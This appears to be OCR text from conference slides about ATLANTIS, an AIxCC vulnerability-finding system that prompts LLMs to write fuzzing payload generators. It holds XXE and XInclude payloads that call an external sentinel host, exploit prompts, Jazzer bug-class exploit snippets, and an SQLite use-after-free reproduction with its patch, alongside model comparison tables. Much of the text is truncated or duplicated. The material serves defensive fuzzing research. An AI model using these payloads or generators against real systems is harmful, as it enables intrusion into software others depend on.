    # Phase 2: Generate exploit payload based on strategy
    if strategy == 'basic_xxe':
        # XXE with external entity targeting jazzer.com
        port = rnd.choice([80, 443, 8080, 8443])
        path = rnd.choice(['', '/test', '/data.xml', '/api/endpoint', '/config'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "http://jazzer.com:{port}{path}">]>
<root>&xxe;</root>'''.encode('utf-8')

    elif strategy == 'xinclude':
        # XInclude attack targeting jazzer.com
        path = rnd.choice(['/data.xml', '/config.xml', '/api/data', '/external.xml'])
        protocol = rnd.choice(['http', 'https'])
        root_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<root xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:include href="{protocol}://jazzer.com{path}"/>
</root>'''.encode('utf-8')

    # ... (other strategies) ...
```



S3. Create Mutation Strategies

```python
def mutate(rnd: random.Random, seed: bytes) -> bytes:
    # ...
    exif_pos = seed.find(b'Exif\x00\x00')
    tiff_start = exif_pos + 6
    # ... (boundary checks) ...

    makernote_pos = _find_makernote_start(seed, tiff_start)
    if makernote_pos == -1:
        makernote_pos = min(tiff_start + 64, len(seed))

    prefix = seed[:makernote_pos]
    body = seed[makernote_pos:]


    # 30% chance for generic mutations to maintain diversity
    if rnd.random() < 0.3:
        return _generic_mutate(rnd, seed)


    # Apply format-specific mutations to Makernote section
    mutated_body = _mutate_makernote(rnd, body)
    result = prefix + mutated_body

    return result[:min(len(result), 102400)]

def _mutate_makernote(rnd, body):
    strategy = rnd.randint(0, 5)

    if strategy == 0:
        return _mutate_signature(rnd, body)
    elif strategy == 1:
        return _mutate_endianness(rnd, body)
    elif strategy == 2:
        return _mutate_directory(rnd, body)  # Corrupt directory counts and field types
    elif strategy == 3:
        return _mutate_sizes(rnd, body)      # Create oversized data fields
    elif strategy == 4:
```






```
GENERATOR_CREATION_PROMPT = f"""
<task>
Implement a Python 'generate(rnd: random.Random) -> bytes' function that follows yo

1. Phase 1: Generate payloads that can reach the destination function
   - Navigate through obstacles and decision points
   - Maintain format validity for processing
   - Explore paths while attempting to reach destination

2. Phase 2: Once at destination, create variations to exploit the vulnerability
   - Target specific vulnerability conditions
   - Implement boundary testing and edge cases
   - Focus on triggering the vulnerability

Requirements:
- Use provided Random insta
- Return a single bytes obj
- Use only built-in Python libraries
- Handle any necessary loop iterations or state accumulation
- Balance format preservation with strategic mutations
- Write efficient and effective code with no unnecessary comments or explanations
- Avoid any redundant code, variables, or operations that don't contribute to the g
- Use {EXPLOIT_DATA_TAG} and {EXPLOIT_GUIDE_TAG} effectively
</task>

<methodology>
1. Implement the two-phase approach from your plan
2. Create strategies for navigating to the destination
3. Develop exploitation techniques for the vulnerability
4. Balance exploration with targeted exploitation
5. Ensure format validity throughout the process
</methodology>
```

Let LLM think two phases

```
## Implementation Approach

**Phase 1: Reaching the Destination Function**
- Generate valid SQL commands that invoke the base85() function
- Ensure SQL syntax correctness to pass through shell parsing
- Create base85 i
- Vary command st

**Phase 2: Exploi
- Focus on 'z' ch
- Generate patter
- Create edge cas
- Mix 'z' charact
points

**Key Mutation Po
- SQL command str
- Base85 payload
- Strategic 'z' c
- Mixed valid/inv

**Format Preserva
- Maintain SQL sy
```

```
<GENERATOR_CODE>
import random


def generate(rnd: random.Random) -> bytes:
    """Generate payload variations to reach and exploit the vulnerability.

    Args:
        rnd: Random number generator for consistent mutations
    Returns:
        bytes: Payload designed to reach destination and exploit vulnerability
    """

    # Phase 1: Create SQL command to reach base85() function
    sql_templates = [
        "SELECT base85('{}');",
        "SELECT hex(base85('{}'));",
        "SELECT length(base85('{}'));",
        "SELECT base85('{}') AS result;",
        "SELECT * FROM (SELECT base85('{}'));",
    ]

    sql_template = rnd.choice(sql_templates)

    # Phase 2: Craft base85 payload to exploit 'z' vulnerability
    payload_strategies = [
        # Strategy 1: Multiple consecutive 'z' characters for maximum overflow
        lambda: 'z' * rnd.randint(1, 20),
```




Based on the list of functions in the coverage info, LLM chooses three functions to inspect source-level coverage.

```
<INTERESTING_FUNC_LIST>
- Based on the coverage information, you've selected these functions to obtain
their source code.
- Lines marked /* @VISITED */ were covered during execution. Use as reference
only - may contain inaccuracies. Focus on key conditions to explore more paths.
- We've added additional lines before and after the actual function bodies for
better understanding.
```

First, describe What we will give!

```
<FUNCTION_INFO>
<FILE_PATH>/src/repo/test/shell.c (lines 5626-5682)</FILE_PATH>
<FUNC_NAME>fromBase85</FUNC_NAME>
<FUNC_BODY>
[5626]:   *pOut = 0;
[5627]:   return pOut;
[5628]: }
[5629]:
[5630]: /* Decode base85 text into a byte buffer. */
[5631]: static u8* fromBase85( char *pIn, int ncIn, u8 *pOut ){ /* @VISITED */
[5632]:   if( ncIn>0 && pIn[ncIn-1]=='
' ) --ncIn; /* @VISITED */
[5633]:   while( ncIn>0 ){ /* @VISITED */
[5634]:     static signed char nboi[] = { 0, 0, 1, 2, 3, 4 }; /* @VISITED */
[5635]:     /* Enable use of the Adobe "z" extension, which
[5636]:     ** compresses four zero bytes into a single z character.
[5637]:     */
[5638]:     if( *pIn == 'z' ) { /* @VISITED */
[5639]:       pIn++; /* @VISITED */
[5640]:       *pOut++ = 0x0; /* @VISITED */
[5641]:       *pOut++ = 0x0; /* @VISITED */
```

Mark using @VISITED
Typically, this is not used in comments



Now focus on the following task instructions for your current workflow step. This defines exactly what you need to accomplish in this phase of the generato development:

<current_workflow_step>
Current step: ANALYZE
</current_workflow_step>

<task>
Analyze the coverage results from the generator's output, focusing on both phases of the approach:

Phase 1 Analysis:
- Assess whether the generator successfully reaches the destination function
- Identify which paths were explored while navigating to the destination
- Evaluate the effectiveness of the navigation strategy

Phase 2 Analysis:
- Determine how close the generator came to triggering the vulnerability
- Assess the effectiveness of the exploitation techniques
- Identify which vulnerability conditions were successfully targeted

Overall, evaluate:
- The balance between navigation and exploitation
- Format validity and processing success
- Areas for improvement in both phases

Finally, provide detailed feedback for improvement.
</task>

+ Crash Logs, Failure Logs

Phase 1 Analysis: Navigation to Destination Function

SUCCESS: The generator successfully reached the destination function `fromBase85` and the entry point `base85` function.


Path Navigation Assessment:
- ✅ Successfully navigated through SQL parsing and execution
- ✅ Reached the base85() UDF function (lines covered: 5715-5773)
- ✅ Triggered the TEXT case branch (line 5744) which calls fromBase85()
- ✅ Successfully entered fromBase85() function (lines 5631-5677)
- ✅ Activated the vulnerable 'z' handling code path (lines 5638-5645)

Navigation Strategy Effectiveness:
- The SQL command structure worked perfectly
- Valid base85() function calls were generated successfully
- The TEXT input type was properly handled
- Multiple 'z' characters successfully triggered the vulnerable code path

Phase 2 Analysis: Vulnerability Exploitation

PARTIAL SUCCESS: The generator reached the vulnerable code but may not have fully exploited the buffer overflow condition.

Vulnerability Targeting Assessment:
- ✅ Successfully triggered the 'z' shortcut code (lines 5638-5644)
- ✅ Each 'z' character expanded to 4 zero bytes as intended
- ⚠️ **CRITICAL ISSUE**: The vulnerability appears to be in buffer bounds checking, but the current approach may not be creating the right conditions



Now focus on the following task instructions for your current workflow step. This defines exactly what you need to accomplish in this phase of the generato development:

<current_workflow_step>
Current step: ANALYZE
</current_workflow_step>

<task>
Analyze the coverage results from the generator's output, focusing on both phases of the approach:

Phase 1 Analysis:
- Assess whether the generator successfully reaches the destination function
- Identify which paths were explored while navigating to the destination
- Evaluate the effectiveness of the navigation strategy

Phase 2 Analysis:
- Determine how close the generator came to triggering the vulnerability
- Assess the effectiveness of the exploitation techniques
- Identify which vulnerability conditions were successfully targeted

Overall, evaluate:
- The balance between navigation and exploitation
- Format validity and processing success
- Areas for improvement in both phases

Finally, provide detailed feedback for improvement.
</task>

+ Crash Logs, Failure Logs

Phase 1 Analysis: Navigation to Destination Function

SUCCESS: The generator successfully reached the destination function `fromBase85` and the entry point `base85` function.

Path Navigation Assessment:
- ✅ Successfully navigated through SQL parsing and execution
- ✅ Reached the base85() UDF function (lines covered: 5715-5773)
- ✅ Triggered the TEXT case branch (line 5744) which calls fromBase85()
- ✅ Successfully entered fromBase85() function (lines 5631-5677)
- ✅ Activated the vulnerable 'z' handling code path (lines 5638-5645)

Navigation Strategy Effectiveness:
- The SQL command structure worked perfectly
- Valid base85() function calls were generated successfully
- The TEXT input type was properly handled
- Multiple 'z' characters successfully triggered the vulnerable code path

Phase 2 Analysis: Vulnerability Exploitation

PARTIAL SUCCESS: The generator reached the vulnerable code but may not have fully exploited the buffer overflow condition.

Vulnerability Targeting Assessment:
- ✅ Successfully triggered the 'z' shortcut code (lines 5638-5644)
- ✅ Each 'z' character expanded to 4 zero bytes as intended
- ⚠️ **CRITICAL ISSUE**: The vulnerability appears to be in buffer bounds checking, but the current approach may not be creating the right conditions

Prompting LLMs the Right Way

1. Use highly structured prompts.
2. Add domain knowledge in the prompts.

```
GENERATOR_SYSTEM_PROMPT = """
<role>
You are an expert security researcher specializing in vulnerability analysis and exp
create intelligent payload generators that can navigate complex code paths to reach
</role>

<expertise>
You possess specialized knowledge in:
- Vulnerability analysis and exploitation
- Complex code path navigation
- Binary format manipulation
- Strategic mutation techniques
- Coverage-guided fuzzing
- Format-preserving mutations
- Loop-based vulnerability exploitation
- Obstacle avoidance in code paths
</expertise>

<final_objective>
Your ultimate goal is to create a Python                                    ayloads tha
vulnerability.

Specifically, you will implement a 'generate(rnd: random.Random) -> bytes' function
- Uses the provided Random instance for all randomness
- Returns ONLY a single bytes object (no tuples/dicts)
- Is self-contained with necessary imports
- Uses ONLY built-in Python libraries (e.g., struct, json, base64)
- Documents each mutation strategy
- Produces payloads that satisfy key conditions
- Targets uncovered code paths
- Maintains valid format structure
- Handles loop iterations when needed for exploitation

The core challenge is that reaching and exploiting the vulnerability often requires:
- Navigating through complex validation checks
- Satisfying format requirements
- Passing through multiple decision points and branches
- Handling loop iterations and state accumulation
- Crafting precise inputs to trigger the vulnerability

Your generator must be designed to overcome these obstacles while exploring paths an
</final_objective>
```

Gaslighting

Final Goal

```
<workflow_overview>
You are part of a four-step workflow to create and improve generators:
1. PLAN: Analyze the codebase to create a detailed generator plan
2. CREATE: Implement a generator based on the plan that produces effective payloads
3. ANALYZE: Evaluate the generator's effectiveness through coverage analysis
4. IMPROVE: Enhance the generator based on coverage feedback to better reach and exploit the vuln
</workflow_overview>

<context>
- You are targeting an oss-fuzz project
- Target project name is: {cp_name}
- Target harness name is: {harness_name}
- Target program is running on Linux
- Target sanitizer and vulnerability: '{sanitizer_name}'
- Source code for both entry and destination functions when available
- Pa
- Da
- Exploit guide when available
- Specific instructions for your current step including task details and required output format
</context>

<final_output_example>
def generate(rnd: random.Random) -> bytes:
    \"\"\"Generate payload variations to reach and exploit the vulnerability.

    Args:
        rnd: Random number generator for consistent mutations
    Returns:
        bytes: Payload designed to reach and exploit the vulnerability
    \"\"\"
    # Parse or create the base structure
    header = bytearray(b'MAGIC\\x00\\x01')
    body = bytearray()

    # Apply strategic mutations to navigate to destination
    # and trigger the vulnerability

    # Ensure format validity is maintained

    return bytes(header + body)
</final_output_example>
```

Workflow

Context (LLM may have prior knowledge of code base)

Example (single shot)

HUMAN

<HARNESS_CODE_INFO>
<FILE_PATH>/src/repo/test/customfuzz3.c</FILE_PATH>
<HARNESS_CODE>
[1]: /*
[2]: ** This module interfaces SQLite to the Google OS
[3]: ** (https://github.com/google/oss-fuzz)
[4]: */
[5]: #include <stddef.h>
[6]: #if !defined(_MSC_VER)
[7]: #include <stdint.h>
[8]: #endif
[9]: #include <stdio.h>
[10]: #include <string.h>
[11]: #include "sqlite3.h"
[12]: #include "shell.h"
[13]:
[14]: /*
[15]: ** Mai
[16]: ** fuz
[17]: */
[18]: int LL
[19]: {
[20]:   char
[21]:   int
[22]:   char
[23]:   shellCmd[0] = "./sqlite";
[24]:   shellCmd[1] = ":memory:";
[25]:   shellCmd[2] = command;
[26]:
[27]:   shell_main(argc, shellCmd);
[28]:   sqlite3_free(command);
[29]:   return 0;
[30]: }
</HARNESS_CODE>
</HARNESS_CODE_INFO>

Added XML-style tags

- Anthropic: Use XML tags to structure your prompts

Referred line number format ([#])

- Microsoft: RUSTASSISTANT: Using LLMs to Fix Compilation Errors in Rust Code
- Additional ":" to separate the code and line number

HUMAN

NERABILITIES!!! FOCUS ON THIS!!

```
--- a/ext/misc/base85.c
+++ b/ext/misc/base85.c
@@ -170,6 +170,12 @@ static char *putcs(char *pc, char *s){
 static char* toBase85( u8 *pIn, int nbIn, char *pOut, char *pSep ){
   int nCol = 0;
   while( nbIn >= 4 ){
+    // Use the Adobe shortcut to encode a 32-bit 0 value quickly.
+    if( pIn[0] == 0x0 && pIn[1] == 0x0 && pIn[2] == 0x0 && pIn[3] == 0x0 ) {
+      pIn += 4;
+      *pOut++ = 'z';
```

```
v = (((unsigned long)pIn[0])<<24) |
    (pIn[1]<<16) | (pIn[2]<<8) | pIn[3];
static u8* fromBase85( char *pIn, int ncIn, u8 *pOut ){
ncIn-1]=='
```

```
    static signed char nboi[] = { 0, 0, 1, 2, 3, 4 };
+    /* Enable use of the Adobe "z" extension, which
+    ** compresses four zero bytes into a single z character.
+    */
+    if( *pIn == 'z' ) {
+      pIn++;
```

Building Domain Knowledge

```
OSCommandInjection:
  description: |-
    OS commands executed with user-controlled input.

    Find: Runtime.exec() or ProcessBuilder using user input, including comma
    ```java
    String filename = request.getParameter("file");
    Runtime.getRuntime().exec("cat " + filename);  // BUG: command injection

    // Command array
    String[] cmd = {"/bin/sh", "-c", "ls " + filename};  // BUG: shell injec
    new ProcessBuilder(cmd).start();

    // Direct command
    String command = request.getParameter("cmd");
    Runtime.getRuntime().exec(command);  // BUG: direct command execution
    ```

  exploit: |-
    1. Locate command execution with user input
    2. Execute exact target command "jazze"

    ```java
    Runtime.getRuntime().exec("jazze");  // Exact command name required

    // OR with ProcessBuilder
    new ProcessBuilder("jazze").start();  // Alternative method
    ```
```

```
DeserializeObjectInjection:
  description: |-
    Objects deserialized from untrusted data without validation.

    Find: ObjectInputStream.readObject() with external data, including custom streams a
    ```java
    byte[] data = getUntrustedData();
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(data));
    Object obj = ois.readObject();  // BUG: deserializes malicious objects

    // Custom ObjectInputStream
    class CustomOIS extends ObjectInputStream {
        protected Object readObjectOverride() throws IOException {
            return super.readObject();  // BUG: still vulnerable
        }
    }

    // Wrapped stream
    InputStream wrapped = wrapStream(untrustedData);
    new ObjectInputStream(wrapped).readObject();  // BUG: wrapped but unsafe
    ```

  exploit: |-
    1. Locate ObjectInputStream with external data
    2. Provide serialized jaz.Zer class

    ```java
    byte[] payload = {(byte)0xac, (byte)0xed, 0x00, 0x05, 0x73, 0x72,
                      0x00, 0x07, 'j','a','z','.','Z','e','r',
                      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x2a,
                      0x02, 0x00, 0x00, 0x78, 0x70};
    ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(payload));
    ois.readObject();  // Triggers detection

    // OR with custom stream
    CustomOIS customOis = new CustomOIS(new ByteArrayInputStream(payload));
    customOis.readObject();  // Also triggers detection
    ```
```

Agenda

1. ~~What is AIxCC?~~
2. ~~ATLANTIS and Key Strategies~~
3. **ATLANTIS Bug Finding Results**
4. Discussion

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-Mini
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection	10/10	10/10	10/10	8/10
Remote JNDI Lookup	10/10	10/10	1/10	8/10
Reflective Call	10/10	10/10	9/10	5/10
SQL Injection	10/10	3/10	10/10	9/10
Script Engine Injection	10/10	10/10		
LDAP Injection	4/10	10/10	6/10	6/10
Remote Code Execution	10/10	10/10	10/10	9/10
File Path Traversal	3/10	8/10	8/10	9/10

Different models have different characteristics?

Even within the same model family?

Newer model can have an insufficient training dataset?

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-Mini
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection	10/10	10/10	10/10	8/10
Remote JNDI Lookup	10/10	10/10	1/10	8/10
Reflective Call	10/10	10/10	9/10	5/10
SQL Injection	10/10	3/10	10/10	9/10
Script Engine Injection	10/10	10/10		
LDAP Injection	4/10	10/10	6/10	6/10
Remote Code Execution	10/10	10/10	10/10	9/10
File Path Traversal	3/10	8/10	8/10	9/10

Different models have different characteristics?

It is possible that each model may require different prompts to achieve the best result

Even within the same model family?

Newer model can have an insufficient training dataset?

Vulnerability Type	Claude-4	Claude-3.7	Gemini-2.5-Pro	O4-Mini
XPath Injection	10/10	5/10	10/10	10/10
OS Command Injection	10/10	10/10	10/10	10/10
Server Side Request Forgery	8/10	6/10	10/10	10/10
Regex Injection				
Remote JNDI Lookup				
Reflective Call				
SQL Injection				
Script Engine Injection				
LDAP Injection				
Remote Code Execution				
File Path Traversal				

For exploit generation, Claude Sonnet 4 was efficient

Model	Success Rate	Total Requests	Tokens	Cost	Time (s)	Efficiency Score*
Claude-4	**86.4%** (95/110)	168	1.34M	$3.99	468	★★★ High
Claude-3.7	**83.6%** (92/110)	170	1.43M	$4.36	491	★★★ High
Gemini-2.5-Pro	**85.5%** (94/110)	158	2.53M	$14.23	2,232	★ Low
O4-Mini	**85.5%** (94/110)	180	2.31M	$4.68	1,228	★★ Medium

0-day vulnerabilities

- ATLANTIS found a total of 4 0-day vulnerabilities during the semi-final and final rounds combined. (SQLite – 3, Apache Commons Compress - 1)

Case Study: UAF in SQLite LSM1

- UAF in Virtual Table Cursor Management

```
// ext/lsm1/lsm_vtab.c
static int lsm1Next(sqlite3_vtab_cursor *cur){
  lsm1_cursor *pCur = (lsm1_cursor*)cur;
  int rc = LSM_OK;
  if( pCur->bUnique ){
    pCur->atEof = 1;
  }else{
    /* ...code continues... */
★   pCur->zData = 0; // BUG: Only when NOT bUnique
  }
  return rc==LSM_OK ? SQLITE_OK : SQLITE_ERROR;
}
```

Case Study: UAF in SQLite LSM1

```
.load "./lsm.so"

CREATE VIRTUAL TABLE test_1337 \
  USING lsm1 ('test_1337.lsm', key, TEXT, value TEXT);

INSERT INTO test_1337 VALUES ('key_0', 'value_0');
INSERT INTO test_1337 VALUES ('key_1', 'value_1A');

SELECT value FROM test_1337 WHERE key IN ('key_0','key_1');
```

```
diff --git a/ext/lsm1/lsm_vtab.c b/ext/lsm1/lsm_vtab.c
index 8c21923e1a..cfc80de883 100644
--- a/ext/lsm1/lsm_vtab.c
+++ b/ext/lsm1/lsm_vtab.c
@@ -389,7 +389,7 @@ static int lsm1Next(sqlite3_vtab_cursor *cur){
         if( c>0 ) pCur->atEof = 1;
       }
     }
-    pCur->zData = 0;
   }
+  pCur->zData = 0;
   return rc==LSM_OK ? SQLITE_OK : SQLITE_ERROR;
 }
```

Agenda

1. ~~What is AIxCC?~~
2. ~~ATLANTIS and Key Strategies~~
3. ~~ATLANTIS Bug Finding Results~~
4. **Discussion**

ANTHROP\C

Claude API Solutions Research Commitments Learn News

Policy

Progress from our Frontier Red Team

Mar 19, 2025 • 7 min read

Google DeepMind

Models Research Science About

Build with Gemini

RESPONSIBILITY & SAFETY

Introducing CodeMender: an AI age for code security

6 OCTOBER 2025

Raluca Ada Popa and Four Flynn

Engineering at Meta

Open Source Platforms Infrastructure Systems Physical Infrastructure Video Enginee


POSTED ON APRIL 29, 2025 TO AI RESEARCH

Introducing AutoPatchBench: A Benchmark for AI-Powered Security Fix

While AI capabilities are advancing quickly in many areas, it's important to note that real-world risks depend on multiple factors beyond AI itself. Physical constraints, specialized equipment, human expertise, and practical implementation challenges all remain significant barriers, even as AI improves at tasks that require intelligence and knowledge. With this context in mind, here's what we've learned about AI capability advancement across key domains.

Cybersecurity

In the cyber domain, 2024 was a 'zero to one' moment. In Capture The Flag (CTF) exercises — cybersecurity challenges that involve finding and exploiting software vulnerabilities in a controlled environment — Claude improved from the level of a high schooler to the level of an undergraduate in just one year.



INNOVATION

The Paradox Of AI Being Cybersecurity's Greatest Asset And Its Most Dangerous Threat

By Abhijeet Mukkawar, Forbes Councils Member.

for Forbes Technology Council, COUNCIL POST | Membership (fee-based)

Published Oct 13, 2025, 08:45am EDT

by Heather Adkins, Gadi Evron and Bruce Schneier


Autonomous AI hacking and the future of cybersecurity

Opinion

Oct 8, 2025 • 6 mins

Artificial Intelligence | Cyberattacks | Security Practices

FINAL ROUND DATA POI



Total Known Vulnerabilities
70

Real World Vulns discovered
18

Vulnerabilities discovered
54 (77%)

Average time to patch
45 min

Total LLM queries
1.9M

